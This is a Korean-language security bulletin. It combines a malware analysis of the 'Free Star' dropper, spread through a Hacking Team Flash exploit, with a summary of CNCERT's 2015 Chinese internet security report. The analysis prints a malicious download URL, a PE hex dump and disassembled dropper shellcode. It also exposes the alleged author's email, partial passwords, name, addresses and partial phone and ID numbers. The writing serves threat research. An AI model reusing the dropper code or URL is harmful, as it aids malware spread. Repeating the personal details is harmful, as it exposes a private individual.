Social Engineering Data 로, 우리는 제작자가 자주 사용하는 QQ 이메일 주소와 비밀번호를 알아냈다. 이를 실마리로, 우리는 더 많은 정보들을 알아낼 수 있었다.

Part4. 해외 보안 동향

Get 2 results, cost 0.542 seconds

- From [s_radius] Datas
用户名 : 550067654 密码 : 87****35 邮箱 : 550067654@qq.com
- From [hiapk] Datas
用户名 : 啊首减肥呢 密码 : 64*****fc
邮箱 : 550067654@qq.com

[怎么查看完整数据 ?](#)

警告 你有 2 条密码已经泄露, 请尽快修改密码!

360安全播报 (bobao.360.cn)

또한 어떤 상점에서 몇개의 주문 정보를 발견할 수 있었고, 이를 통하여 제작자의 이름과 지역을 알 수 있었다.

订单信息

订单编号	9941238381
支付方式	在线支付
配送方式	普通快递
下单时间	2015-08-22 15:20:52

收货人信息

收货人姓名	田怡
地址	浙江嘉兴市南湖区城区二毛三村一栋206
固定电话	手机号码: 170****2051
电子邮件	

360安全播报 (bobao.360.cn)

订单信息

收货人信息

收 货 人: 田怡

地 址: 贵州毕节市金沙县西洛乡西洛社区

手机号码: 150****5636

支付及配送方式

支付方式: 在线支付

运 费: ¥50.00

 由厂家提供安装 [查看安装信息](#)

360安全播报 (bobao.360.cn)



已通过快捷卡消费实名认证,如是本人信息请[确认](#);若非本人信息,请点击[修改实名认证](#)

怡 (52242**219)**

认证时间: 2015-07-20 | 绑定手机: 180****2741 [修改](#) | 认证渠道: 京东金融实名认证

360安全播报 (bobao.360.cn)

毕节身份证开头:5224

1、号码的解析: 毕节身份证前面两位(第1-4位)开头号码是5224;毕节地区的行政代码为522400,身份证开头前6位在522400 - 522499间的,都是贵州省毕节地区身份证号码,即所代表的城市为毕节;

2、毕节地区各城市身份证开头查询:




城市名称	身份证开头	城市名称	身份证开头
毕节市	522401	大方县	522422
黔西县	522423	金沙县	522424
织金县	522425	纳雍县	522426
威宁县	522427	赫章县	522428

360安全播报 (bobao.360.cn)

악성코드 유포 경로

샘플과 제작자를 분석 완료하였으니, 악성코드 유포과정에 대하여 알아보자.

우리는 많은 샘플을 확보하였는데, 그 중 한개의 샘플이 방문하는 주소가 나의 관심을 끌었으며, 해당주소를 방문해 보았다.
<http://sos.hk1433.cc:10089/bbs.html>

 流量宝流量版.exe	2015/9/7 11:01	应用程序	1,610 KB
 奇兵挂机.exe	2015/7/23 8:24	应用程序	1,696 KB
 先锋点击流量专家.exe	2013/1/2 19:12	应用程序	224 KB


360安全播报 (bobao.360.cn)

웹페이지를 연 다음 코드를 확인해 보았다.


Part4. 해외 보안 동향



해당 코드에서 확인할 수 있듯이, 해당 페이지에서는 swf 문서를 로딩 한다. 이 swf 문서를 내려 받은 후 열어본 결과, Hacking Team의 Flash 취약점을 이용하는 것을 발견하였다. 아래 화면은 shellcode 이다.



shellcode의 기능은 dropper로, 이 전에 복호화 된 PE 파일을 내려 받고 실행시키는 것이다. 이 PE 파일이 바로 Free Star 이다. 아래는 복호화 전의 PE 파일이다.



복호화 후

Part4. 해외 보안 동향

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	ef	be	ad	de	41	41	41	41	00	20	01	00	4d	5a	90	00	钼 AAAA. .MZ..[
00000010	03	00	00	00	04	00	00	00	ff	ff	00	00	b8	00	00	00?..
00000020	00	00	00	00	40	00	00	00	00	00	00	00	00	00	00	00@.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00	08	01	00	00	0e	1f	ba	0e?□
00000050	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	69	73	20	70	.???L?This p□□養[
00000060	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	74	20	62	65	rogram cannot be
00000070	20	72	75	6e	20	69	6e	20	44	4f	53	20	6d	6f	64	65	run in DOS mode
00000080	2e	0d	0d	0a	24	00	00	00	00	00	00	00	c7	88	43	d6\$......敢C?[
00000090	83	e9	2d	85	83	e9	2d	85	83	e9	2d	85	40	e6	72	85	江-厓?厓?翊錄?□□[
000000a0	81	e9	2d	85	40	e6	70	85	91	e9	2d	85	ec	f6	26	85	.?翊錯厓?咀??□□[
000000b0	82	e9	2d	85	00	f5	23	85	87	e9	2d	85	ec	f6	27	85	傎-??厓?咀??□□[
000000c0	88	e9	2d	85	ec	f6	29	85	81	e9	2d	85	b5	cf	26	85	整-咀???咀??□□[
000000d0	81	e9	2d	85	83	e9	2c	85	1e	e9	2d	85	b5	cf	29	85	.?厓???咀??□□[
000000e0	80	e9	2d	85	6b	f6	27	85	8f	e9	2d	85	6b	f6	26	85	e?鹵???鹵??□□[
000000f0	8d	e9	2d	85	44	ef	2b	85	82	e9	2d	85	52	69	63	68	.?囃?厓?匯 ich□□[
00000100	83	e9	2d	85	00	00	00	00	00	00	00	00	00	00	00	00	江-?.....□[
00000110	00	00	00	00	50	45	00	00	4c	01	02	00	dc	58	2b	55PE..L...隣+UC

360安全播报 (bobao360.cn)

헬코드 :

```

seg000:00000713      push    0
seg000:00000719      call   dword ptr [ebp-308h] ; VirtualAlloc
seg000:0000071F      mov     [ebp-308h], eax
seg000:00000725      mov     edx, [ebp-3F8h]
seg000:00000726      push    edx
seg000:00000726      mov     eax, [ebp-440h]
seg000:0000072C      push    eax
seg000:0000072D      mov     ecx, [ebp-308h]
seg000:00000733      push    ecx
seg000:00000734      call   dword ptr [ebp-384h] ; memcpy
seg000:0000073A      add     esp, 0Ch
seg000:0000073D      push    4
seg000:0000073F      push    1000h
seg000:00000744      push    100h
seg000:00000749      push    0
seg000:0000074B      call   dword ptr [ebp-308h] ; VirtualAlloc
seg000:00000751      mov     [ebp-430h], eax
seg000:00000757      mov     edx, [ebp-430h]
seg000:0000075D      push    edx
seg000:0000075E      push    100h
seg000:00000763      call   dword ptr [ebp-398h] ; GetTempPath
seg000:00000769      mov     [ebp-348h], eax

```

360安全播报 (bobao360.cn)

Part4. 해외 보안 동향

```
seg000:00000792      push    0
seg000:00000794      push    0
seg000:00000796      push    2
seg000:00000798      push    0
seg000:0000079A      push    0
seg000:0000079C      push    40000000h
seg000:000007A1      mov     eax, [ebp-430h]
seg000:000007A7      push    eax
seg000:000007A8      call   dword ptr [ebp-3D0h] ; CreateFileA
seg000:000007AE      mov     [ebp-420h], eax
seg000:000007B4      cmp     dword ptr [ebp-420h], 0FFFFFFFFh
seg000:000007B8      jnz     short loc_7BF
seg000:000007BD      jmp     short loc_7FF
seg000:000007BF      ; -----
seg000:000007BF      loc_7BF:                ; CODE XREF: seg000:000007B8↑j
seg000:000007BF      push    0
seg000:000007C1      lea     ecx, [ebp-30Ch]
seg000:000007C7      push    ecx
seg000:000007C8      mov     edx, [ebp-3F8h]
seg000:000007CE      push    edx
seg000:000007CF      mov     eax, [ebp-308h]
seg000:000007D5      push    eax
seg000:000007D6      mov     ecx, [ebp-420h]
seg000:000007DC      push    ecx
seg000:000007DD      call   dword ptr [ebp-3C0h] ; WriteFile
seg000:000007E3      mov     edx, [ebp-420h]
seg000:000007E9      push    edx
seg000:000007EA      call   dword ptr [ebp-3B4h] ; CloseHandle
seg000:000007F0      push    0
seg000:000007F2      mov     eax, [ebp-430h]
seg000:000007F8      push    eax
seg000:000007F9      call   dword ptr [ebp-3ACh] ; WinExec
```

360安全播报 (bobao.360.cn)

User

Login







Folder

Home

0 folders, 6 files, 9.5 Mbytes

Search

go

Name .extension	Size	Timestamp	Hits
 bbs.html	118B	2016-3-28 9:08:22	14961
 fu4k.exe	72.0 KB	2016-3-28 8:55:27	78
 live32	1.5 MB	2016-3-25 2:59:02	8
 live64	1.7 MB	2016-3-25 2:59:11	8
 movie.swf	209.9 KB	2016-3-28 9:09:05	13688
 xzgg.exe	6.0 MB	2016-3-28 2:14:05	4287

360安全播报 (bobao.360.cn)

이를 통해서 알 수 있듯이, 이 악성코드의 유포방식은 웹페이지에 악성코드를 포함시키는 방법을 이용하였다. 위 캡처화면에서 알 수 있듯이, 해당 악성코드가 포함된 페이지는 3월 28일 오전 9시에 업로드 되었으며, 우리가 현재 보고서를 쓰고있는 시점인 3월 29일 오후 4시까지 클릭수가 이미 13000 건이 넘었다. 하지만 이는 빙산의 일각이지만, 더 자세히 말하지는 않겠다. 우리는 360 위협 정보 센터를 통하여 관련된 URL 을 쉽게 찾고 샘플을 얻을 수 있었다.

威胁情报中心

基础数据查询

sos.hk1433.cc

🔍

基础信息

威胁检测

子域名信息

历史解析

实时解析

whois 记录

关联样本 🔍

样本外链

因权限原因，部分字段未展现

🔍

检测时间	样本 MD5	外链 Host	外链 IP 地址
2016/03/28 15:07:13	6171a7d42ed3bc994bf53e2790ee6769	sos.hk1433.cc	180.97.215.131
2016/03/18 17:00:44	6ee01869fdaab58e5188097557c6f90	sos.hk1433.cc	180.97.215.131
2016/03/18 20:24:56	abaa278a82c122f64d3d3051878c2a60	sos.hk1433.cc	180.97.215.131
2016/03/18 17:55:14	abaa278a82c122f64d3d3051878c2a60	sos.hk1433.cc	null
2016/03/18 18:12:21	6b1c44b9c69e5580b7ca88b6ace9161e	sos.hk1433.cc	180.97.215.131
2016/03/18 19:18:43	42a35b5b9b69aceea62ed652cb0a4533	sos.hk1433.cc	180.97.215.131
2016/03/28 23:18:11	ff7186bcf68b1a70b4b7ee72ac8caab0	sos.hk1433.cc	180.97.215.131
2016/03/18 17:55:15	abaa278a82c122f64d3d3051878c2a60	sos.hk1433.cc	180.97.215.131
2016/03/18 18:48:09	6b1c44b9c69e5580b7ca88b6ace9161e	sos.hk1433.cc	null
2016/03/28 14:45:34	ca3e1d2d135e4efbc96b60200ae1453c	sos.hk1433.cc	180.97.215.131

首页

上一页

1

2

3

4

5

...

14

下一页

末页

360安全播报 (bobao.360.cn)

360安全播报 (bobao.360.cn)

출처: <http://www.freebuf.com/articles/network/100827.html>

Cncert 가 발표한 2015 년 중국 인터넷 보안 현황 종합보고서

개요

2015 년 중국정부의 관심 하에서, 중국 인터넷 법제화가 빠르게 진행되었으며, 보안관련 인재 양성도 꾸준히 이루어졌다. 중국에서 새로 반포한 《[国家安全法](#)》에서는 국가기반시설 및 정보 보안 시스템에 대하여 구체적으로 언급되어 있으며, 《[刑法修正案\(九\)](#)》에서는 사이버범죄에 대한 처벌 수위를 높였다. 《[反恐主义法](#)》에서는 통신사업자, 인터넷 사업자가 테러가 발생하였을 때 수행해야 할 의무에 대하여 규정해 놓았으며, 《[网络安全法\(草案\)](#)》를 각계 사람들에게 공개하여 사람들의 의견을 받았다.

Cncert 는 2015 년 중국 인터넷 보안 이슈 정리 및 2016 년의 보안이슈를 예측해 보았다.

1. 기본 인터넷 및 주요한 기반시설

1) 기본 통신보안에 대한 수준이 높아졌다.

이동통신 서비스 제공 기업들이 인터넷 보안에 대한 투자를 늘렸고, 보안 시스템을 강화하였다. 2015 년 정보화 부서에서는 인터넷 보안관리, 기술 보호, 사용자 개인정보 및 DB 보안 등에 대하여 중점적으로 검사를 진행하였고, 결과 모바일통신 서비스 업체들의 적합성은 평균 90 점 이상이었으며, 위험평가 결과 취약점 수량은 2014 년도보다 20.5% 하락하였다.

2) DNS 도스공격의 증가

Part4. 해외 보안 동향

2015년 중국의 DNS 시스템을 노린 DDoS 공격이 증가하였다. 4월, 중국의 주요 신문 홈페이지 DNS 서버가 DDOS 공격을 받았으며, 최대 트래픽이 8Gbit/s에 달했다. 분석결과 NTP 프로토콜과 UPnP 프로토콜을 이용한 반사공격으로 진행되었으며, 해외에서 발생하였다. 8월, 중국의 메인 DNS 서버가 2번의 대규모 DDoS 공격을 방했으며, 최대 트래픽이 10Gbit/s에 달했다. 2015년 DNS 서버를 타겟으로 발생한 DDOS 공격들은 관련 시스템의 DNS 서버에 큰 영향을 미치지 않았으며, 이는 중국의 DNS 시스템의 보안조치가 이전보다 강화되었다는 것을 의미한다.

3) 산업인터넷의 위협

인터넷 기술과 제조업의 융합으로, 산업인터넷은 제조업을 지능화로 발전시키는데 중요한 역할을 한다. 최근 중국 내에서 산업인터넷을 타겟으로 한 공격이 일어났으며, 그 수단은 점점 고도화, 조직화, 정교화 되고 있다.

4) 국가 중요 정보 시스템의 위협 증가

2015년 중국 내의 약 5000개 ip가 악성코드에 감염이 되었으며, 중국은 APT 공격에 지속적으로 발생하고 있다.

2. Public 인터넷



1)Public 인터넷 보안 환경

2015년 중국의 공공 인터넷 보안수준을 살펴보았을 때 중국 내의 좀비 PC와 악성코드의 양은 상대적으로 감소하고 있으며, 주요 모바일 앱스토어의 보안도 점차 좋아지고 있다. 하지만 개인정보 유출, 피싱 등의 방면에서의 보안 위협은 점차 높아지고 있다.

(1) 악성코드 및 좀비PC

중국 내 악성코드와 마스터 PC 수량은 감소하였으며, 처음으로 해외의 악성코드 및 마스터 PC 수가 중국 내의 수량보다 많아지는 현상이 발생하였다. 2015년 총 10.5만여개의 악성코드와 마스터 PC를 발견하였는데, 중국 내의 1978만대의 봇을 컨트롤 하고 있었다. 그 중 중국 내에 4.1만대가 있었는데, 이는 2014년도보다 34.1% 줄어든 수치이며, 지속적으로 줄어들고 있다.

Part4. 해외 보안 동향



2) 개인정보 유출

(1) 자주 발생하는 개인정보 유출 사건

2015년 중국에서는 몇번의 대규모 개인정보 유출사건이 발생하였다. 예를 들어 모 쇼핑몰 사용자들 정보유출사건, 10만명정도의 수능생 개인정보 유출사건, 호텔 사용자 개인정보 유출 사건 등. 안드로이드 플랫폼을 타겟으로 문자메세지, 연락처, 워치 대화기록 등 정보를 탈취하는 악성코드들도 발견되었다. 이러한 안드로이드 악성코드에 감염된 후에는 대량의 개인정보가 특정 이메일로 유출된다. 2015년 cncert가 발견한 악성코드들이 발송한 사용자 정보가 담긴 이메일들의 숫자는 66만통이 넘는다.

Part4. 해외 보안 동향



(2) 개인정보유출은 파싱 및 랜섬웨어 등 "후폭풍"을 가져온다.

유출된 개인정보를 이용하여 범죄자들은 또다른 범죄를 계획하며, 이는 사용자들의 재산에 피해를 가져온다

3) 모바일 악성코드

(1)모바일 악성코드 수량의 대규모 증가

5년 cncert 는 수집한 샘플과 광고업체들한테서 얻은 모바일 악성코드 샘플들은 약 148 만개로, 2014 년보다 55.3%증가하였으며, 주로 안드로이드 플랫폼을 타겟으로 하고있다



Part4. 해외 보안 동향

(3) 주요 모바일 앱마켓들의 보안상태는 좋아지고 있으며, 대부분의 악성코드는 웹하드나 광고 페이지 등에서 유포되고 있다. 조사에 따르면, 중국 내 주요 앱 마켓 내의 악성코드들은 지속적으로 감소하고 있으며, 2015년에는 2014년과 비교하였을 때 57.3%나 줄었다. Cncert 는 302 개의 앱마켓, 웹하드, 클라우드, 광고 등의 사이트에 악성앱이 있다는 경고를 1.7 여번을 하였으며, 경로를 받은 앱의 삭제율은 97.2%에 달했다.

(4) 앱 제공 과정의 보안문제가 증가하였다.

2015년 여러 번의 앱 개발 툴에 악성코드가 심어진 이슈들은 이러한 개발 툴들로 개발된 앱들에 보안문제를 야기시켰다. 9월, cncert 가 발견한 애플 앱 개발 툴인 Xcode에 XcodeGhost 악성코드가 심어져 있었으며, 이는 이 툴로 개발된 APP에 악성코드를 심을 수 있도록 하였다. 중국 내 몇 백여개의 유명한 앱들은 이 악성코드에 감염이 되어 있었으며, 이 app 들은 앱스토어의 검열을 우회하여 정상적으로 등록하였다. 10 월에는 wormhole 취약점이 발견되었는데, 이는 중국 내 모 회사의 개발 툴 중에 존재하는 취약점으로, 이 회사의 앱들과 20여개의 다른 app 들에 영향을 주었다.

4) DDoS 공격

DDoS 공격은 중국의 인터넷 보안을 위협하는 요소 중 하나이다.

최근 DDoS 공격의 방식과 수단은 끊임없이 변화해 왔다. 2014년부터 프로토콜의 취약점들을 이용하여 공격하는 반사 DDoS 공격이 날로 증가하고 있으며, 공격의 방어도 점차 어려워 지고 있다. 2015년 3분기, 공격 트래픽이 1Gbit/s 이상인 DDoS 공격은 약 38만번 발생하였으며, 일평균 1491번 발생하였다.

5) 보안취약점

(1) 고위험의 보안취약점이 자주 발생하고, 네트워크 디바이스의 보안취약점 위험도 여전히 높다.


2015년 CNVD에 총 수집된 취약점은 총 8080개이며, 2014년과 비교하였을 때 11.8%로 감소하였다. 그 중 고위험 취약점 수는 2909개로, 2014년과 비교하였을 때 21.5% 증가하였다. 또한 제로데이 취약점은 1207개로 14.9%를 차지하고 있었다.

2015년에 발생한 Juniper Networks ScreenOS 백도어 취약점, Java 직렬화 취약점, Redis 권한상승 취약점, HTTP.sys 원격코드실행 취약점 및 ghost 취약점 등 다양한 필수 응용 프로그램에서 취약점들이 발생하였다. 이런 필수 응용 프로그램들은 중국 내에서 광범위하게 사용되고 있으며, 만약 패치를 진행하지 않을 경우 큰 피해를 야기할 수 있다.

CNVD 업계 취약점 수집 데이터 통계 분석에서 보면, 통신산업에서의 취약점 DB에는 이미 687개의 취약점이 존재하며, 그 중 네트워크 기기(예를 들어 라우터, 스위치 등)의 취약점 비율이 54.3%를 차지하고 있다. 주의할 점은 메인 라우터 등 핵심 노드들이 공격을 당할 경우, 전체 네트워크나 노드들이 해커에 의해 컨트롤 당할 수 있으며, 사용자 정보 탈취, 악성코드 유포 등 악성 행위를 야기할 수 있다.

2015년 CNVD에 수집된 통신산업 관련 취약점 중 2447개의 취약점이 고위험 취약점으로, 2014년과 비교하여 61.9%나 증가하였다.

Part4. 해외 보안 동향



(2) 중요 업계 및 정부 부서의 고위험 취약점 사건이 증가하고 있지만, 취약점 패치 속도는 더디다.

정부기구와 중요 정보 시스템에는 대량의 가치 있는 정보들이 포함되어 있다. 2015년 정부기관 및 중요 정보 시스템에 알린 취약점은 약 2.4 만개로, 2014년의 약 2.6 배이며, 점차 증가하는 추세를 보이고 있다. 하지만 일부 취약점들은 신고를 받은 후에도 바로 패치가 진행되지 않아 보안상의 위험을 내포하고 있다.

(3) 스마트 인터넷 기기에 존재하는 보안취약점

